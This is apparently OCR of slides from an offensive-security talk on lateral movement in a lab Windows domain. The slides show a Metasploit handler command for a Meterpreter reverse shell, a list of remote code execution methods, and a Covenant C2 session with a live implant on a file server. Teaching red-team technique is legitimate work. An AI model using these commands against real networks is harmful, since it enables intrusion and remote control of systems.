
* **Any kind of process injection**


FileServer.capsule.corp
Recycle Bin
Tools
atlas
Process Hacker [CAPSULE\Acapaz] (Administrator)
Hacker View Tools Users Help
Processes Services Network
Name PID User name
System Idle Process 0 NT AUTHORITY\SYSTEM
Registry 68 NT AUTHORITY\SYSTEM
csrss.exe 604 NT AUTHORITY\SYSTEM
wininit.exe 672 NT AUTHORITY\SYSTEM
csrss.exe 680 NT AUTHORITY\SYSTEM
winlogon.exe 784 NT AUTHORITY\SYSTEM
fontdrvhost.exe 924 Font Driver Host\UMFD-1
dwm.exe 544 Window Manager\DWM-1
explorer.exe 4432 CAPSULE\Acapaz
MSASCuiL.exe 6744 CAPSULE\Acapaz
vmtoolsd.exe 6908 CAPSULE\Acapaz
ProcessHacker.exe 6432 CAPSULE\Acapaz
OneDrive.exe 2060 CAPSULE\Acapaz
cmd.exe 6428 CAPSULE\Administrator
conhost.exe 3532 CAPSULE\Administrator
7:11 PM
5/25/2019
DC01.capsule.corp
Kali
Applicati... Places Terminal Sat 19:11
root@Strobe: ~
File Edit View Search Terminal Help
msf5 > handler -H 10.10.11.150 -P 443 -p windows/x64/meterpreter_reverse_tcp

Let's Move

Remote Code Execution

- Remote Service Control Manager
- Remote Task Scheduler Service
- Remote Registry
- WS-Man
- DCOM
- WMI
- …


DC01.capsule.corp
FileServer.capsule.corp
Strobe
Activities
Terminal
Wed 16:33
attl4s@Strobe: ~
File Edit View Search Terminal Help
Grunt: 49f02ebca2
Name: 49f02ebca2
CommType: HTTP
Connected Grunts:
Hostname: FileServer
IPAdress: 192.168.83.158
User: CAPSULE\Acapaz
Status: Active
LastCheckIn: 6/5/19 2:33:05 PM
ActivationTime: 6/5/19 2:03:54 PM
Integrity: Medium
OperatingSystem: Microsoft Windows NT 10.0.17134.0
Process: powershell
Delay: 0
JitterPercent: 10
ConnectAttempts: 5000
KillDate: 12/31/99 11:59:59 PM
Tasks Assigned: af77bd235b,cc2abfed26,8fd8594789,48e4dfac28,7ece7b1db2,52da633087,4b096f209f,29e...
Tasks Completed: af77bd235b,cc2abfed26,8fd8594789,48e4dfac28,7ece7b1db2,52da633087,4b096f209f,29e...
(Covenant: Grunts\49f02ebca2) >
[0] 0:dotnet*Z
"Strobe" 16:33 05-Jun-19

MANY THANKS!

Any Question?

Is anybody awake?